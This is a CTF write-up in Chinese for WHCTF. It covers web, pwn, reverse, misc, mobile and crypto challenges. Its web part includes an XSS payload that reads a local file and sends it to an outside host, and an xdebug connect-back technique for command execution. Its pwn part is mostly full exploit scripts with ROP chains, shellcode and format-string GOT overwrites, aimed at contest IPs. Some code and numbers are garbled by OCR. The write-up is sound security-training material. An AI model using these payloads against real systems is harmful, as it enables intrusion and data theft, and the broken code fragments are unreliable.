WHCTF_SU_WP

web

0X-0 CAT

wp: fuzz 出报错， 拿了一些 基本 报错信息， 再根据提示的 curl， 发现可以用 CURL 的@文件包含，并且得有报错，信息才能返回，用一开始 拿到的 sqlite 文件去包含，找到 flag。
flag：WHCTF{yoooo_Such_A_G00D_@}

0X-1 EMMM

wp: xDebug 远程调试
phpinfo 中

xdebug.remote_enable
xdebug.remote_connect_back
均为 ON，于是可以反弹远程 xdebug 调试器。在拥有公网 ip 的机器上开一个 phpstorm 中的 php 调试器监听 9000 端口，然后浏览器访问 http://xxxxx/phpinfo.php?XDEBUG_SESSION_START=idekey 即可弹回调试链接。可以使用调试器执行任意命令。


0X-2 not_only_xss

flag：WHCTF{phant0mjs_c4n_open_f1les_1n_webp4ge}
wp:
利用 phantomjs 的 xhr 可读取本地文件的漏洞来读取 flag.php。坑点在于此题过滤了换行符。。。。
payload : <script>var x=new XMLHttpRequest();x.open("GET","file:///var/www/html/flag.php",false);x.send();window.location="http://xxxxxxxxx/XSS/index.php?data="+escape(x.responseText);</script>
之后 xss 平台可收到 flag。

0X-3 scanner

flag：WHCTF{D0_Y0u_Th1nk_Sc4nner_15_Usefu1}
wp:

awvs 扫出 getimg.php 存在文件包含，读到/etc/passwd，看到 flag 路径。



pwn

0X-0 sandbox

wp:

虽然限制了 32 位的一些系统调用，但是依旧可以执行 64 位的 syscall，于是想办法让 32 位的程序跑 64 位的代码

32 位与 64 位之间的区别在于 cs 寄存器的值

cs==0x23 32 位

cs==0x33 64 位

3. 但是依旧遇到问题，exec 族的函数似乎都调用了 rax=5（open）的系统调用号，怀疑与 linux 的进程管理系统有关，所以我 mmap 了一段 rwx 的代码去执行 shellcode，这样比一点一点找 gadget 方便得多

exp:

```python
DEBUG = 0
if DEBUG:
    p = process(argv=['./sandbox', './vuln'] ,env={'LD_PRELOAD': './libc.so.6'})
    libc = ELF('./libc.so.6')
else:
    p = remote('118.31.18.145',20004)
    libc = ELF('./libc.so.6')

puts_plt = 0x8048470
ret = 0x080485cb
puts_got = 0x804a018
int_offset = 0x00002c87

def pwn(p):

    rop = p32(puts_plt) + p32(ret) + p32(puts_got)
    p.sendline('a' * 48 + '\x48' + rop)
    p.recvline()
    puts_addr = u32(p.recv(4))
    libc.address = puts_addr - libc.symbols['puts']

    print '[*] find address %x'%libc.address

    bin_sh = libc.search('/bin/sh').next()
    int_0x80_addr = libc.address + int_offset

    mmap_addr = libc.symbols['mmap']
    rop = ''
    rop += p32(mmap_addr) + p32(ret) + p32(0x23330000) + p32(1024) + p32(7) + p32(34) + p32(0) + p32(0)
    # ebx,ecx,edx,esi,edi
    p.sendline('a' * 48 + '\x48' + rop)

    # cat flag
    code =
    "H\xb8\x01\x01\x01\x01\x01\x01\x01\x01\x01PH\xb8/.gm`f\x01\x01H1\x04$j\x02XH\x89\xe71\xf6\x99\x0f\x05A\xba\xff\xff\xff\x7fH\x89\xc6j(Xj\x01_\x99\x0f\x
    05"
    # and get shell
    shellcode ='j3h\x08\x003#\xcb'

    shellcode += code
    read_addr = libc.symbols['read']
    rop = p32(read_addr) + p32(0x23330000) + p32(0) + p32(0x23330000) + p32(len(shellcode))
    p.sendline('a' * 48 + '\x48' + rop)
    p.send(shellcode)

if __name__ == '__main__':
    pwn(p)
    p.interactive()
```

0X-1 RC4

wp:

两次 static key 可以拿到 canary,gets ROP 走起 . .

exp:

```python
def hack():
    generate_key()
    generate_key()
    canary=u64(p.recvline()[16:32].decode('hex'))
    print('Canary-->:'+hex(canary))
    payload='\x00'*0x108
    put_plt=0x04007C0
    puts_got=0x602020
    main_address=0x00004010BB
    pop_rdi=0x0000401283
    gets_plt=0x0000400860
    payload+=p64(canary)+p64(0xdeadbeef)+p64(pop_rdi)+p64(puts_got)+p64(put_plt)+p64(pop_rdi)+p64(puts_got)+p64(
        gets_plt)+p64(put_plt)
    do_crypt(payload)
    byebye()
    puts_addr=u64(p.recvline().strip('\n').ljust(8,'\x00'))
    print(hex(puts_addr))
    libc.address=puts_addr-libc.symbols['puts']
    oneshot=libc.address+0x4526a
    print(oneshot)
    p.sendline(p64(oneshot))
    #p.sendline(p64(libc.symbols['system']))
    p.interactive()
hack()
```

0X-2 StackOverflow

wp:

文件指针题．size 用了两个变量来存放，导致可以覆盖 stdin 的 base ptr 的最

低位,然后改 malloc hook，让它跳到输入名字的 read 前，可以使用 rop chain 来 get shell

exp:

```python
def hack():
    base_ptr=0x6c28e8
    end_ptr=0x381900
    payload='A'*65
    p.sendafter('leave your name, bro:',payload)
    p.recvuntil('A'*64)
    k=u64(p.recv(6).ljust(8,'\x00'))&(~0xFF)
    print(hex(k))
    libc.address=k-libc.symbols['_IO_2_1_stdout_']
    print(hex(libc.symbols['system']))
    print(hex(libc.address))
    oneshot=libc.address+0x4557a
    info()
    p.sendline(str(base_ptr))
    info()
    p.sendline(str(0x300000))
    info2()
    mmap_address=libc.address-0x300ff0
    main_addr=0x00400A61
    print('mmap address-->'+hex(mmap_address))
    payload=p64(0)*2+p64(oneshot)*19+p64(0)*3
    p.send(payload)
    sleep(0.1)
    payload1='1\n'.ljust(7,'\x7f')
    payload=p64(libc.symbols['__malloc_hook']+8)+p64(0)*5+p64(0x0000001000000000)+p64(0xffffffffffffffff)+p64(
        0x000000000a000000)+p64(libc.address+0x3c3770)
    payload+=p64(0xffffffffffffffff)+p64(0)+p64(libc.address+0x3c19a0)+p64(0)*3+p64(0x00000000ffffffff)+p64(0)*2
        +p64(mmap_address)#p64(libc.address+0x3be400)
    payload+=p64(0)*2*21
    print(hex(oneshot))
    raw_input()
    payload+=p64(0x000000000400A23)+p64(0)
    p.recvuntil('stackoverflow: ')
    p.send(p64(libc.symbols['__malloc_hook']+8))
    for i in range(8):
        p.send('\n')
        sleep(0.1)
    p.recv(0x230)
    raw_input()
    p.sendline(payload)
    sleep(0.1)
    p.sendline('12')
    info()
    sleep(0.1)
    sh=libc.search('/bin/sh').next()
    system_addr=libc.symbols['system']
    poprdi=0x0000400b43
    payload='A'*16+p64(poprdi)+p64(sh)+p64(system_addr)
    p.sendline(payload)
    p.interactive()
hack()
```

0X-3 note_sys

wp:

1. usleep()的两秒钟可以把指针多次上移 ,直到指向 got 表 ,覆盖任意函数即可。我选择覆盖了 free。
2. 存在 rwx 段，写 shellcode 即可。

exp:

```python
# coding=utf-8

from pwn import *

DEBUG = 0
if DEBUG:
    p = process('./note_sys')
else:
    p = remote('118.31.18.29', 20003)

context.arch = 'amd64'
context.bits = 64
shellcode = asm(shellcraft.amd64.linux.sh())

def create(content):
    p.recvuntil('choice:')
    p.sendline('0')
    p.recvuntil('250')
    p.sendline(content)

def delete():
    p.recvuntil('choice:')
    p.sendline('2')

def pwn(p):
    print "[*] waiting ..... [*]"
    for i in range(21):
        delete()
    create(shellcode)
    create("pwn!")

if __name__ == '__main__':
    pwn(p)
    p.interactive()
```

0X-4 easypwn

wp:

格式化字符漏洞，format 的内容可以被覆盖，可以 leak 你想要的地址，加上把 free 给改成 system 即可．然而调试非常地痛苦+


```python
    payload='AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%d%'
    payload2=payload
    curlen=len(payload)+12
    system=libc.symbols['system']
    fir2=system&0xFFFF
    payload+=str(fir2-curlen-7)+'d%133$hn'
    payload=payload.ljust(0x3f8,'\x00')
    payload+=p64(free_got)
    raw_input()
    input_code(payload)
    hi2=(system>>8)&0xFFFF
    payload2+=str(hi2-curlen-7)+'d%133$hn'
    payload2=payload2.ljust(0x3f8,'\x00')
    payload2+=p64(free_got+1)
    input_code(payload2)
    p.interactive()

hack()
```

re

0X-0 CrackMe

由于逻辑比较少，直接通过寻找指定字符串的方法，找到函数的位置:



找到比较逻辑，发现首先对输入字符串长度限制为 0x21，也即是 33，然后就是生成随机数:

直接写了个 c 文件就过了。

```C
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
const char *decode = ";f1K3{c5:efl21t4;1t1zaxpim9}5+?gtux;=vc9v{v7+buhU{bT=-am2q}=fh[xk{y?xrqe{?}l5-sd2-Mo+:j{9=sY[dalvpx?z3{?no{[k5ll{zjsu5[kfla+r6Zg72o0skq6cGl5cw[=d?3v9q5-vkjSv{4sqtg=f0cz{+jurjfl[tb]lrfF1;2}udhb?0g8{om:T4dh;z:oz-Dn=m=ux;o[gs9{+zqx+sq-dsxctcvykUs2oddrt43pwv:f0;njkrb9los6g0{ih?rqantfx$sslqd:rvqixr;j{?o:sn+[i[yA11;gsmr8lm0?3};+iv+Tf:4Gtv2:-20upi0]7?77=;qzx{m-W;0vtueh]ko8d?=w:fbhd{E:;19?p=k:b+}doht6wpEq-z]2qbV1}dh416qw9:xm[;ed;:ecb-0:ni-s4u2kf6]2wn45amzjrun=ofkx-=hmgo-lz;j909=rmo7xcj4le0hxs[i]-vjl[?o12:sv4upio7ma1hRy7556+57krev:hLQ+1cx65z5v5];6n=[p83;n={zm{k2p";

int main(int argc, char const *argv[])
{
        int srands = 10;
```

```
        int step = 0;
        do{
                printf("%c", decode[step+srands]);
                srand(srands);
                srands = rand() % 10;
                step+=10;
        }while(step<330);
        return 0;
}
```

0X-1 BabyRE

flag： flag{n1c3_j0b}

wp:main 函数逻辑很清晰 ,检测部分在 judge 里面 ,flag 长度为 14 ,ida 对 judge 的解析好像有点问题，手动调一下函数范围重新分析就可以看 f5 了，密文都在 judge 里面写好了，加密方式就是异或，再异或一次就是 flag。

0X-2 EASYHOOK

flag：flag{Ho0k_w1th_Fun}

wp:从 main 函数里面看到 flag 长度为 19 ,401220 和 401240 比较像检测函数，看了一下 1240 里面 flag 的长度好像是 20，就去看 1220 了，可以看到调用了 401000 这个函数，里面有完整的加密过程，加密后的 flag 为 byte_40A030，不知道为什么解出来的 flag 头是 Tlag ,猜测可能需要把头改成 flag ,解密脚本：

```
#!/usr/bin/python
s = list("1234567890123456789")
target = [0x61, 0x6A, 0x79, 0x67, 0x6B, 0x46, 0x6D, 0x2E, 0x7F, 0x5F, 0x7E, 0x2D, 0x53, 0x56, 0x7B, 0x38, 0x6D, 0x4C, 0x6E]
for v2 in range(0, 19):
        if v2 == 18:
                s[18] = chr(target[18] ^ 0x13)
        else:
                v3 = target[v2] ^ v2
                if v2 % 2:
                        s[v2] = chr(v3 + v2)
                else:
                        s[v2+2] = chr(v3)
for i in s:
        print i,
```

Misc

0X-0

flag：Flag{HiD3_Pal0ad_1n_Python}

wp: pyc 还原后发现是 rc4 加密，带入密文解密得到提示为隐写，pyc 隐写工具 Stegosaurus，得到 flag。

Mobile

0X-0 FindMyMorse

flag：flag{no7_tHE_Re@L_MoRsE_/o/2z2z}

wp:

224 位的长短，爆破

出来的结果用二进制表示，7 位一组

CRYPTO

0X-0 OldDriver

flag：flag{wo0_th3_tr4in_i5_leav1ng_g3t_on_it}

wp:

小指数广播攻击，中国剩余定理。

参考 SCTF-2016 CODE300。

```
from struct import pack,unpack
import zlib
import gmpy
def my_parse_number(number):
    string = "%x" % number
    #if len(string) != 64:
    #    return ""
    erg = []
    while string != '':
        erg = erg + [chr(int(string[:2], 16))]
        string = string[2:]
    return ''.join(erg)
def extended_gcd(a, b):
    x,y = 0, 1
    lastx, lasty = 1, 0
    while b:
        a, (q, b) = b, divmod(a,b)
        x, lastx = lastx-q*x, x
        y, lasty = lasty-q*y, y
    return (lastx, lasty, a)
def chinese_remainder_theorem(items):
  N = 1
  for a, n in items:
    N *= n
  result = 0
  for a, n in items:
    m = N/n
    r, s, d = extended_gcd(n, m)
    if d != 1:
      N=N/n
      continue
      #raise "Input not pairwise co-prime"
    result += a*s*m
  return result % N, N

sessions=[{"c": 736606757474117146172206513324291608049550591366325033008274746538367685
{"c": 219628253233004691517959202898868865627909427715468585008421798065664357671038039
{"c": 656968942027406695783598339058358528657008761904811014118770058419379269523540507
{"c": 450824616804451351845249388271353639063674154155180582179033897379761597127186724
{"c": 229661056702912823355888430182441615527644863731179428659669040761911223374355425
{"c": 179633130634050457429681369162198383521355617853895343812629792645853978968444708
{"c": 165241753470902945038057065397370532098611767959756387302268314080050748256048294
{"c": 155857717344883510394566313940404977595686794295106192197661917808076753617418592
{"c": 896512342163769405004421684452337916334747802912481503283281322505073255852423966
{"c": 135609457565430230085293881084469408471378530384370952445730358885312885773708290

data = []
for session in sessions:
    e=10
    n=session["n"]
    msg=session["c"]
    data = data + [(msg, n)]
    print "-" * 80
print "Please wait, performing CRT"
x, n = chinese_remainder_theorem(data)
e=10
realnum = gmpy.mpz(x).root(e)[0].digits()
print my_parse_number(int(realnum))
```

0X-1 Untitled

flag：flag{rs4_y0ok_s0_m2ch_1n_c7f_qu4ls_c0mp7t1t10n}

wp: 脚本需要拿到 s，但是爆破一直失败，后来队友提醒可以 x 为空，y 为 u，

绕过，脚本如下：
code1：

```
buf_len = 1024
sock = zio(("118.31.18.75",20013))

ret_bytes = sock.readline().strip()
sock.read_until("show me your work:")
salt = base64.decodestring(ret_bytes)
ans = ""
while True:
    i = ''.join(random.SystemRandom().choice(string.ascii_uppercase + string.digits) for _ in range(20))
    if hashlib.md5(salt + i).hexdigest().startswith("0000"):
        ans = i
        break

print ans
sock.write(base64.encodestring(ans))
sock.read_until("checked")
sock.readline()

n_str = sock.readline().strip()[5:][:-1]
e_str = sock.readline().strip()[5:]
c_str = sock.readline().strip()[5:][:-1]
u_str = sock.readline().strip()[5:][:-1]

sock.read_until("x:")
sock.write("\n")

sock.read_until("y:")
#send y
sock.write(u_str + "\n")

s_str = sock.readline().strip()[5:][:-1]

n = int(n_str, 16)
e = int(e_str, 16)
```

```
cipher = int(c_str, 16)
half_cipher = int(u_str, 16)
s = int(s_str, 16)

sock.close()
print (n, e, cipher, half_cipher, s)
```

其中一个交互输出如下：此时 s 为 p 的前 568 位，想起来今年国赛时的 Partial 一题，都是给出不完整的 p/q 恢复，是 Coppersmith Attack。

```
6abIjg==
show me your work: PH7SWICQ2YZNB83COXCV
UEg3U1dJQ1EyWVpOQjgzQ09YQ1Y=
checked success
n: 0x5f00052ffdba441253cbec6d023ad3069e988ef20d36c775109245ac29854f700ceec615859adff96848fd1046ad239d437b575ed4ebdf3
e: 0x10001
c: 0x16d6e70059f1a92c3d78db415ea9a86aa569488fa453e47a1844e0fd53e428d94559ae8d13ec3985b0efe4c39b6cc9f37debabe9b03d721
u: 0x797be55d423f81f1c4afcc5a810ccb06104c7027b8d2a52badaaf9b7919a8f15b32cd1d3e8f228ab7d529348bfb2b51dddbe2deed17e0c9
====
x:
====
y: 797be55d423f81f1c4afcc5a810ccb06104c7027b8d2a52badaaf9b7919a8f15b32cd1d3e8f228ab7d529348bfb2b51dddbe2deed17e0c9c2
s: 0xab029d6351d3989b0d6d3ef693bb24131abbe15bb2aae1430ccfe2816a092ed1f2b9efd01895891112304dbf08fbf3f1d32cb57fc813ad0
(11992648964097801439906806707119157996376825175845466975449642733230180274695113742778989102470465550695113195098983
[Finished in 2.6s]
```

从 FlappyPig 大神们的国赛 WP 中拿到脚本在线跑（http://sagecell.sagemath.org），一直报错，不解。后来发现必须大于 576 才行。

11.partial　类型：Crypto　分值：300分

Coppersmith Attack 已知部分p，其实给的有点多，给576bit的就足够了

给了 Tips:Lack of some bits and brute them.需要爆破。稍微改一下大神的脚本，尝试爆破，2^8 次即可。

code2:

n=0x5f00052ffdba441253cbec6d023ad3069e988ef20d36c775109245ac29854f700ceec615859adff96848fd1046ad239d437b575ed4ebdf339bbaaa9d8ef4812bfcaea8b70c3efd4d7b5597f5d187675d84273930d4d1c7bcc43bb8ceef13837daaedcb9f161a723e3cdb7ecf5f0e4a85bc9a807bcbada640f1e1439c712057bc694bc6b967e99e398b80789cfe6d10da2481df5bb486c1c4713adc4baffd2cccdfde7c48370a2164d29c0c87de22cec1a34e0eb5c8707e630e2abafb03e5c8e0da90ecbc51088e91c50e4658fecdeab34994b3791b7ca59f7c51bf57bd380117bb57f0c802532dbe820ae4b9260a90bf3107db4ebed213748dc8e6e09d052125L

p=0xab029d6351d3989b0d6d3ef693bb24131abbe15bb2aae1430ccfe2816a092ed1f2b9efd01895891112304dbf08fbf3f1d32cb57fc813ad09b451

```
1752e8aca6d4781c3d3728ab160000000000000000000000000000
000000000000000000000000000000000000000000000000000000
00000000000000000000
for i in xrange(0,0xff):
    p += 0x1000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000
    p_fake = (p + 0x100000000000000000000000)

    pbits = 1024
    kbits = pbits-576
    pbar = p_fake & (2^pbits-2^kbits)
    print "upper %d bits (of %d bits) is given" % (pbits-kbits, pbits)
    PR.<x> = PolynomialRing(Zmod(n))
    f = x + pbar
    try:
        x0 = f.small_roots(X=2^kbits, beta=0.4)[0]    # find root < 2^kbits with factor >= n^0.4
        print x0 + pbar
        print '================================='
    except:
        continue
```

爆破成功

```
upper 576 bits (of 1024 bits) is given
12008745616744160402974344879451040184909319160816010540641967600584208327446
==========================================================================
upper 576 bits (of 1024 bits) is given
12008745616744160402974344879451040184909319160816010540641967600584208327446
==========================================================================
```

找个脚本改一下：

```
code3:
import gmpy
def num2str(num):
    tmp=hex(num)[2:].replace("L","")
    if len(tmp) % 2 == 0:
        return tmp.decode("hex")
    else:
        return ("0"+tmp).decode("hex")
n=11992648964097801439906806707119157996376825175845466975
```

449642733230180274695113742778989102470465550695113195098982959638706620361223455503533503326084753799799345511448406933486408007453331802098840586509445881920304326673210216390301713924575713478603408055237837334718433067352068785168397970507455315809763273297127164734773646403798122888259951484779191225109490446737418863183558227873755843952527017952268437523513866270041668690345911719952233961103498546248072425729595403086851337431303255275547949619336136720620157511364380846217702992489375778317190985700737322950410097300566690884582793803532584952101
p=120087456167441604029743448794510401849093191608160105406419676005842083274461865975718510409516585108787137355550292316212260816071593934590739033491027105553238959874775075111447891120562638831060330455045340962590326525009188588226614976827738436207277620579725325281130573359347867182711128796371631318 19
q=n/p
e=65537
phi = (p-1)*(q-1)
d = gmpy.invert(e, phi)
c=0x16d6e70059f1a92c3d78db415ea9a86aa569488fa453e47a1844e0fd53e428d94559ae8d13ec3985b0efe4c39b6cc9f37debabe9b03d721514e2a7c60e62ffb666d3a6975d3301b2e5eab11fa95ba2763c9ebe67622a6bf04b71d0f7af11cf0c7da2b77d5dd8a39279ef765e7f1c2692cee270d26afea335c12401eb116fea493ea922d67c1390f37bf5fc3863f58bffbec2822f670cc4680ca0a26d6396eb1b33f2270faaa60cd7e652a6b2403fb116a69fa44300be0c872b58493709e5ce4860ee1e99d693e227962574174e59ddda6903f9100f191fffa542f0aafa1f2615b5af4f41447795243acf61a7c7dc32b840547d4a5077bacd1026189cac558488L
msg = pow(c, d, n)
print hex(msg)
print num2str((msg))

```
test@test-vm-i64:/media/psf/Home/Desktop$ python rsa.py
0x666c61677b7273345f79306f6b5f73305f6d3263685f316e5f6337665f7175346c735f63306d703774317431306e7d
flag{rs4_y0ok_s0_m2ch_1n_c7f_qu4ls_c0mp7t1t10n}
test@test-vm-i64:/media/psf/Home/Desktop$
```